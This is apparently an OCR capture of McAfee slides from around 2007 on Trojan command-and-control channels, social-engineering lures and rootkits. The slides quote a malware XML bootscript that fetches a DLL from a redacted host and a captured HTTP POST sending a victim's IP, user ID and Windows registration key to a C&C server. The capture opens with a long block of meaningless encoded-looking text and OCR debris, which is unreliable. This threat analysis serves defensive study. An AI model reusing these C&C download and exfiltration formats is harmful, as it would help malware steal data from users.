FU2WYd8UaaNpfFAYKzS6QT3U2R+jUpns805F6PcaRuYX6wIblYg/LH8PIQYvv0Ip7x/kyReIA7U3
f0IphXssXpxxn9ic0NZonQYkqmpL8JGAujbCYvlnh6DytllSRB+U5BZHqah9yvURsCg73t/M3BR+
uLA3pbn8L8GsFUEcsiB4vcDLJxGIxhqEqXBMpcn1jn1NWebdYWlhZjBbssUt08epcTZh3fth3Ie
Ug046o4jONH2209LGqA3rnM0kSYOZeGLHyMdkaYUsDj2zHKffEUaPn/mh7Iz6C78oqznP7xGLIa8
pB9KP7nwcZFOZBJmPpoSt7uz0/4hljLsDXvnfSO09WxYo0+t3nghq9zxDmIyEUoSAiC5ErMkYNiy
H9IpGRM8q8J5mUz7hU6Zen+xX0ESshuUy5tWgEhCI9U+UMiuaD2l/Qici/BURMmOBoLdpYDxL6uc
eK+AsgkOJOQ7Ya7KUkdEH4fBEaP9+XZBWLipkePpuXxNkjlIu6Edvz9JnIheSQWzoXOtRKXy68Rc
+BquRUQkPjnCCOO9S2Rg7Nual4YPoapgSGuIYXSPzegBtRA1C5N9sIOanWCD1Rpni5qEbBpfDLy2
fDOv930rFpL4ehDtEs87DrCZMK8r5mSvco24kM1nRI+4ozDBlJsz7Fx8pkL6Pism24tJm9zP7EcO
TnZdzR7lq1Qgo0c8aslJ9uZYiEkURi5ssIZduaeoznDQOK5zxl3OzZiQ9I/kMlpd4eJ3ifkh6R8G
4fZ0Pen5xY8vxQzL/bF+kuMjIR/wLtSCqUxFBl2paUQYNpheEq54+aB/OTxXpM6EeQgjzJ5UTNgf
p4w9yY8GRQOfAD2U+plnadagBAlo3vsHgULPRXlgYZBH31TPg8mOI3NEV7U+pn/8ug3n0GBMPPhu
o1P9WU8FMdthPX9fDJGOvw9ewSygphJ1tuSvCRABQYTd6Dpwz9UdE5pIFNyAIWU51H1R1BAIoyuJ
TstsbMOzJiEUZarSRtkpc+Jussj2LqPv4diN1WMJ+88EUscnMy6uX5EujBIjURO31ZdwekjBKlUD
JjChZTU3vPQBCkMDfH8rDuR1lgjrhZD/ZKhm9Usn9SUN6ExuhnQ5lEUTzvFyDCy40MukJNqlp01h
mRdOZw6yb5Poh/bgU9AWa5bncsqovqgB2SBN/sCtvRKy8ptqit9OqW6nUAnpZTxmNQF4ZyyOLusH
3BaH0AUItH5qZDPHVo2+kE1IafKwcVBnl84od8SZ49ajEemwVUAjMuZgvssik4vdjRHZGdhBzccW
nBzgG2d15ckPOU1pnPnRdDurlzI2B0xuhhdjAH9ZCQS56YyMzPBnHC/N3UOzCy7UBh8gUJwanBji
z5wlEQW0sc+pLkyui2j1DvCnGZTFg4GZyHpPzm0UZobMjcyqjvtJrRICFD8KDpyJLAXqzjQiNczO
SqvDKIqVLtSRBbtEpq6sZ53Z/pdY2r1u0AiqakIAsR2?Q1RPrIhUj0xIO5e8Aq5kFUUXSkCJiyGk
k3CRjt4rjdpKR/rLCqOAjY+qGfKqAGDFMZCAIamiMGOZqJBcSKLe022U9BpuCCOZgHt+8XHdcWUi
1IGBBUiXccE6p5tUS+Q7GRIEr27PB0FhVoHCxIAVlBtZdmvzJh8WQSQsg0K11RzyNBnKDK55x17P
t530aAUXZ1M4FpEab6CxCI66DMUfoCKvzP2vui0UyrrIbkUlJN4eh5kMSMGNDoYQ2KkfzQTaUGc4
06F7JY/YbEIB5eIyUjLaYaShGYpn9J5TPg/1pX9vYUH2MzpUSGXpaT5IiYnVDKQmEj0BZwpzs/+c
J1NGeLL7nqlWJCR0eI14oFDqYMPgqSUFgIxBZGGEeRqPnhQ1qgONU/Pe4Yz0qcTphwIlP/DH7EGY
1      2      3      4ReLoad 5      6      7Direct 8      9      10Leave 11     12
```




Protect what you value.




Protect what you value.



Protect what you value.




Protect what you value.




McAfee
Protect what you value.



Protect what you value.



Protect what you value.



Protect what you value.

New C&C Methods

- IRC
  - Was public IRC Servers
  - Now often private IRC Servers
    - Rented Systems
    - Owned Boxes
  - Plaintext protocol
- HTTP
- HTTPS
- P2P

New C&C Methods

- XML for communication to avoid detection

```
<?xml version="1.0" encoding="utf-8" ?>
<bootscript name="CoreApp::UrlMonitor" version="100">
  <downloads>
    <download service_name="CoreApp::UrlMonitor">
      <dll url="http://www.[REMOVED]/UrlMonitor.100.z.img" service_version="100"
service_exported_as="UrlMonitor_Message_Handler" deleteable="" default="true" />
    </download>
  </downloads>
  <services>
    <service service_name="CoreApp::UrlMonitor">
      <parameters>
        <tn:data bytes="0">
          <parameters>
            <parameter name="browsers">
              <browser name="IExplore" sname="IEXPLORE_SERVER" />
              <browser name="Firefox" sname="" />
              <browser name="Opera" sname="" />
              <browser name="NSShell" sname="" />
              <browser name="Netscape6" sname="" />
              <browser name="Netscape Browser" sname="" />
              <browser name="Mozilla" sname="" />
```

```
=post_url_ron HTTP/1.1 Content-Type:
ww-form-urlencoded Accept: */* User-Agent: Internet Explorer
ost: http://www.[removed].com/ Content-Length: 582 Connection:
he-Control: no-cache Cookie: AlteonP=xxxxxxxxxxxxxxxx <?xml
coding="utf-8"?> <url-notifier><user-info><user-ip>192.168.x.x</user-ip>
xxxxxxxxxxxxxxxxxxxxxxx</user-id>
ub-id>
n>5</win-majversion>
n>1</win-minversion>
xxx-xxx-xxxxxxxx-xxxxx</win-regkey>
zilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; V1)</useragent>
e>iexplore</browser-name>
on>6.00.2900.2180</browser-version></user-info>

ebsite><name>xx.msn.com</name>
></query-strings></website></websites>

)K Date: Tue, 12 Jun 2007 xxxxx GMT Server: Apache/1.3.33
11 mod_perl/1.29 Connection: close Transfer-Encoding: chunked
ext/html 66 <?xml version="1.0" encoding="utf-8" ?> <notification-

<!-- empty -->
</notification-command>
0
```




Protect what you value.

Bruteforce and Social Engineering

- Bruteforce
  - Exploits on Websites
    - Detect Browser Type and OS to serve matching exploits
  - Exploits in attached multimedia files
  - Exploits in attached Office Documents
- Social Engineering
  - Executables embedded in Documents
    - Email titled ´Proforma Invoice for ...´
    - .doc as attachment
    - In the document ´DOUBLE CLICK THE ICON ABOVE TO VIEW DETAILS´
  - Fake Codec ‚required‘ for multimedia files

Rootkits

- The number of rootkits on 32-bit platforms increases
- approximately 200,000 systems reported rootkit infestations since the beginning of 2007
- 10 percent increase over the first quarter of 2006

Source:McAfee Research, Virus Tracking Map



Rootkits

- Not commonly used with Trojans today
- But increasing
- Detection and cleaning require 2 steps
  - Detection and removal of the Rootkit
  - Detection and removal of the Trojan
- Techniques used today can be handled easily
